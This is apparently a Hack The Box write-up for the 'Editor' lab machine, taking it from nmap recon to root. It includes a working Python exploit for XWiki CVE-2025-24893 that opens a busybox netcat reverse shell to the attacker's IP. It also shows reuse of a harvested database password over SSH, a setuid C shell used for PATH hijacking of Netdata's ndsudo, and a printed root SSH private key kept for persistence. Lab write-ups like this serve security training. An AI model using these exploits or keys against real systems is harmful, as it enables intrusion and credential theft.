Editor

| Machine | Difficulty | OS | Release | |
|---|---|---|---|---|
| Editor | Easy | Linux | 03 Aug 2025 |  |
Machine Information
Services may take up to 5 minutes to load.
Recon
Start off with an Nmap scan
1
2
3
4
5
IP=10.129.81.217

port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )

nmap -A -p $port $IP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
┌──(kali㉿kali)-[~/HTB-machine/editor]
└─$ nmap -A -p $port $IP
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 01:30 EDT
Nmap scan report for wiki.editor.htb (10.129.81.217)
Host is up (0.22s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
| http-title: XWiki - Main - Intro
|_Requested resource was http://wiki.editor.htb/xwiki/bin/view/Main/
| http-methods:
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-robots.txt: 50 disallowed entries (15 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_/xwiki/bin/undelete/
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
| http-webdav-scan:
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
|   Server Date: Sun, 03 Aug 2025 05:30:38 GMT
|   Server Type: nginx/1.18.0 (Ubuntu)
|_  WebDAV type: Unknown
8080/tcp open  http    Jetty 10.0.20
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Jetty(10.0.20)
| http-webdav-scan:
|   Server Type: Jetty(10.0.20)
|   WebDAV type: Unknown
|_  Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
| http-title: XWiki - Main - Intro
|_Requested resource was http://wiki.editor.htb:8080/xwiki/bin/view/Main/
| http-methods:
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
| http-robots.txt: 50 disallowed entries (15 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_/xwiki/bin/undelete/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   201.63 ms 10.10.14.1
2   201.59 ms wiki.editor.htb (10.129.81.217)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.25 seconds
Here we have port 22 open and a web server running on ports 80 and 8080.
Update /etc/hosts:
1
echo "10.129.81.217 editor.htb" | sudo tee -a /etc/hosts
Web Server (80)
1
http://editor.htb/

Web Server (8080)
1
http://editor.htb:8080/xwiki/bin/view/Main/

After clicking on the Docs link on the port 80 front page, we are redirected to a new subdomain: wiki.editor.htb.
On this subdomain, the web server is running on port 8080.
Here we have an exploit for this version:
Wiki Platform 15.10.10 - Remote Code Execution
I have modified the exploit. Change the IP and desired port in the code, and set up a Netcat listener:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
import requests
import urllib.parse

# Reverse shell settings
LHOST = "10.10.14.56"  # Change to your IP
LPORT = "1338"          # Change if needed

def exploit(target_url):
    if not target_url.startswith("http"):
        target_url = "http://" + target_url

    # Payload using Groovy to execute a reverse shell using busybox + nc
    cmd = f"busybox nc {LHOST} {LPORT} -e /bin/sh"
    groovy_payload = f'println("{cmd}".execute())'

    encoded_payload = urllib.parse.quote(
        "}}}{{async async=false}}{{groovy}}" + groovy_payload + "{{/groovy}}{{/async}}"
    )

    exploit_url = f"{target_url}/bin/get/Main/SolrSearch?media=rss&text={encoded_payload}"

    print(f"[+] Sending payload to: {exploit_url}")
    try:
        requests.get(exploit_url, timeout=10)
        print("[✔] Exploit sent. Check your netcat listener!")
    except requests.exceptions.RequestException as e:
        print(f"[✖] Request failed: {e}")

if __name__ == "__main__":
    print("=" * 60)
    print("XWiki RCE Exploit (CVE-2025-24893) - Reverse Shell Trigger")
    print("Author: Modified by You")
    print("=" * 60)
    url = input("[?] Enter target URL (e.g., http://editor.htb): ").strip()
    exploit(url)
Web Server Behavior
http://wiki.editor.htb(port 80) redirects to/xwiki:1
Location: http://wiki.editor.htb/xwiki
http://editor.htb:8080(port 8080) also redirects to/xwiki:1
Location: http://editor.htb:8080/xwiki
This indicates the XWiki platform is accessible on both ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/HTB-machine/editor]
└─$ curl -I http://wiki.editor.htb

HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 03 Aug 2025 07:09:53 GMT
Connection: keep-alive
Location: http://wiki.editor.htb/xwiki


┌──(kali㉿kali)-[~/HTB-machine/editor]
└─$ curl -I http://editor.htb:8080

HTTP/1.1 302 Found
Location: http://editor.htb:8080/xwiki
Content-Length: 0
Server: Jetty(10.0.20)
Run the exploit, provide the URL, and we get a connection on Netcat.
1
2
3
4
5
6
7
8
9
10
11

┌──(kali㉿kali)-[~/HTB-machine/editor]
└─$ python3 xwiki_rce.py
============================================================
XWiki RCE Exploit (CVE-2025-24893) - Reverse Shell Trigger
Author: Modified by You
============================================================
[?] Enter target URL (e.g., http://editor.htb): http://wiki.editor.htb/xwiki
[+] Sending payload to: http://wiki.editor.htb/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln%28%22busybox%20nc%2010.10.14.56%201338%20-e%20/bin/sh%22.execute%28%29%29%7B%7B/groovy%7D%7D%7B%7B/async%7D%7D
[✔] Exploit sent. Check your netcat listener!
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB-machine/editor]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.56] from (UNKNOWN) [10.129.81.217] 57894

id
uid=997(xwiki) gid=997(xwiki) groups=997(xwiki)
Making the Shell Stable for Ease of Use
1
2
3
4
$python3 -c 'import pty; pty.spawn("/bin/bash")'
$Ctrl + z
$stty raw -echo; fg
$export TERM=xterm
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
python3 -c 'import pty; pty.spawn("/bin/bash")'
xwiki@editor:/usr/lib/xwiki-jetty$

xwiki@editor:/usr/lib/xwiki-jetty$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(kali㉿kali)-[~/HTB-machine/editor]
└─$  stty raw -echo; fg
[1]  + continued  nc -lvnp 4444
                               export TERM=xterm
xwiki@editor:/usr/lib/xwiki-jetty$
xwiki@editor:/usr/lib/xwiki-jetty$ ls
jetty  start.d          start_xwiki_debug.bat  start_xwiki.sh  stop_xwiki.sh
logs   start_xwiki.bat  start_xwiki_debug.sh   stop_xwiki.bat  webapps
xwiki@editor:/usr/lib/xwiki-jetty$ cd webapps/
xwiki@editor:/usr/lib/xwiki-jetty/webapps$
xwiki@editor:/usr/lib/xwiki-jetty/webapps$ ls
root  xwiki
Here, under /usr/lib/xwiki-jetty/webapps/xwiki/WEB-INF, we found the file hibernate.cfg.xml, which contains credentials.
The file — hibernate.cfg.xml — is a Hibernate configuration file, typically used in Java applications that rely on Hibernate ORM (Object Relational Mapping) to manage database interactions.
File Type:
- Type: XML configuration file for Hibernate
- Purpose: Defines database connection settings, Hibernate properties, and mappings for ORM.
Key Details in File:
Database URL:
1
<property name="hibernate.connection.url">jdbc:mysql://localhost/xwiki?...</property>
Username:
1
<property name="hibernate.connection.username">xwiki</property>
Password (sensitive):
1
<property name="hibernate.connection.password">theEd1t0rTeam99</property>
Mappings: Specifies Hibernate mapping files:
1
<mapping resource="xwiki.hbm.xml"/>
This file is very useful during web app enumeration or local file read vulnerabilities, especially because it often contains database credentials like in this case.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
xwiki@editor:/usr/lib/xwiki-jetty/webapps/xwiki/WEB-INF$ ls
cache jetty-web.xml version.properties
classes lib web.xml
fonts observation xwiki.cfg
hibernate.cfg.xml portlet.xml xwiki-locales.txt
jboss-deployment-structure.xml sun-web.xml xwiki.properties
xwiki@editor:/usr/lib/xwiki-jetty/webapps/xwiki/WEB-INF$ cat hibernate.cfg.xml
<?xml version="1.0" encoding="UTF-8"?>
.
.
.
.
.
<!-- Configuration for the default database.
Comment out this section and uncomment other sections below if you want to use another database.
Note that the database tables will be created automatically if they don't already exist.
If you want the main wiki database to be different than "xwiki" (or the default schema for schema based
engines) you will also have to set the property xwiki.db in xwiki.cfg file
-->
<property name="hibernate.connection.url">jdbc:mysql://localhost/xwiki?useSSL=false&connectionTimeZone=LOCAL&allowPublicKeyRetrieval=true</property>
<property name="hibernate.connection.username">xwiki</property>
<property name="hibernate.connection.password">theEd1t0rTeam99</property>
<property name="hibernate.connection.driver_class">com.mysql.cj.jdbc.Driver</property>
<property name="hibernate.dbcp.poolPreparedStatements">true</property>
<property name="hibernate.dbcp.maxOpenPreparedStatements">20</property>
<property name="hibernate.connection.charSet">UTF-8</property>
<property name="hibernate.connection.useUnicode">true</property>
<property name="hibernate.connection.characterEncoding">utf8</property>
.
.
.
.
.
Here under /home, we have a user oliver. We only have the password to login via SSH.
1
2
3
4
5
6
7
8
9
10
xwiki@editor:/home$ ls
ls
oliver
xwiki@editor:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root   root   4096 Jul  8 08:34 .
drwxr-xr-x 18 root   root   4096 Jul 29 11:55 ..
drwxr-x---  3 oliver oliver 4096 Jul  8 08:34 oliver
xwiki@editor:/home$
1
2
ssh oliver@editor.htb
theEd1t0rTeam99
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌──(kali㉿kali)-[~/HTB-machine/editor]
└─$ ssh oliver@editor.htb
The authenticity of host 'editor.htb (10.129.81.217)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:74: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'editor.htb' (ED25519) to the list of known hosts.
oliver@editor.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Aug  3 06:21:55 AM UTC 2025

  System load:  0.09              Processes:             230
  Usage of /:   65.1% of 7.28GB   Users logged in:       0
  Memory usage: 47%               IPv4 address for eth0: 10.129.81.217
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

4 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


Last login: Sun Aug 3 06:21:56 2025 from 10.10.14.56
oliver@editor:~$ ls
user.txt
oliver@editor:~$ cat user.txt
************840744ac6d9c0f983629
oliver@editor:~$
Privilege Escalation via ndsudo Binary
After enumerating SUID binaries using the command:
We discovered several binaries with the SUID bit set, including one particularly interesting one:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
oliver@editor:~$ find / -perm -4000 -type f 2>/dev/null
/opt/netdata/usr/libexec/netdata/plugins.d/cgroup-network
/opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/local-listeners
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
/opt/netdata/usr/libexec/netdata/plugins.d/ioping
/opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
Let’s check the permissions:
1
ls -la /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
The binary is:
Owned by root
SUID-enabled
Executable only by users in the netdata group
We confirm that our user oliver is a member of the netdata group:
1
2
3
4
5
6
oliver@editor:~$ ls -la /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
-rwsr-x--- 1 root netdata 200576 Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
oliver@editor:~$
oliver@editor:~$ groups
oliver netdata
oliver@editor:~$
Running the –help flag on the binary shows the allowed commands and expected executables:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47

oliver@editor:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo --help

ndsudo

(C) Netdata Inc.

A helper to allow Netdata run privileged commands.

  --test
    print the generated command that will be run, without running it.

  --help
    print this message.

The following commands are supported:

- Command    : nvme-list
  Executables: nvme
  Parameters : list --output-format=json

- Command    : nvme-smart-log
  Executables: nvme
  Parameters : smart-log  --output-format=json

- Command    : megacli-disk-info
  Executables: megacli MegaCli
  Parameters : -LDPDInfo -aAll -NoLog

- Command    : megacli-battery-info
  Executables: megacli MegaCli
  Parameters : -AdpBbuCmd -aAll -NoLog

- Command    : arcconf-ld-info
  Executables: arcconf
  Parameters : GETCONFIG 1 LD

- Command    : arcconf-pd-info
  Executables: arcconf
  Parameters : GETCONFIG 1 PD

The program searches for executables in the system path.

Variables given as  are expected on the command line as:
  --variable VALUE

VALUE can include space, A-Z, a-z, 0-9, _, -, /, and .
Among the listed options, the following is of particular interest:
1
2
3
Command    : megacli-disk-info
Executables: megacli MegaCli
Parameters : -LDPDInfo -aAll -NoLog
ndsudo allows executing the megacli binary (searched from the user’s $PATH) as root.
We can hijack the megacli executable by placing our malicious binary at the front of the $PATH. First, we create a C program that escalates privileges and spawns a shell:
megacli.c
1
2
3
4
5
6
7
8
9
#include <unistd.h>
#include <stdlib.h>

int main() {
    setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", "-i", NULL);
    return 0;
}
Compile it on your local machine:
1
gcc megacli.c -o megacli
Then upload it to the target and move it to /tmp:
1
2
3
wget http://<your-ip>/megacli
mv megacli /tmp/
chmod +x /tmp/megacli
Update your $PATH to include /tmp at the front:
1
export PATH=/tmp:$PATH
Now, run the ndsudo binary with the vulnerable command:
1
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo megacli-disk-info
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
oliver@editor:~$ wget http://10.10.14.56/megacli
--2025-08-03 06:32:23--  http://10.10.14.56/megacli
Connecting to 10.10.14.56:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16056 (16K) [application/octet-stream]
Saving to: ‘megacli’

megacli                         100%[=====================================================>]  15.68K  61.8KB/s    in 0.3s

2025-08-03 06:32:23 (61.8 KB/s) - ‘megacli’ saved [16056/16056]

oliver@editor:~$
oliver@editor:~$ mv megacli /tmp/
oliver@editor:~$ export PATH=/tmp:$PATH
oliver@editor:~$
oliver@editor:~$
oliver@editor:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo megacli-disk-info
root@editor:/home/oliver#
root@editor:/home/oliver# ls
megacli.c  user.txt
root@editor:/home/oliver# cd /root
root@editor:/root#
root@editor:/root# cat root.txt
************a73f795667cf8ae2ba04
root@editor:/root#
root@editor:/root#
Persistent
For persistence, simply save the id_rsa key for future access.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
-----BEGIN OPENSSH PRIVATE KEY-----
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
FLvpDdK+RXvFcAAAALcm9vdEBlZGl0b3I=
-----END OPENSSH PRIVATE KEY-----
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──(kali㉿kali)-[~/HTB-machine/editor]
└─$ ssh -i id_rsa root@editor.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Aug  3 06:36:56 AM UTC 2025

  System load:  0.48              Processes:             231
  Usage of /:   65.3% of 7.28GB   Users logged in:       0
  Memory usage: 51%               IPv4 address for eth0: 10.129.81.217
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

4 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Aug 3 06:36:57 2025 from 10.10.14.56
root@editor:~# ls
root.txt  scripts  snap
root@editor:~#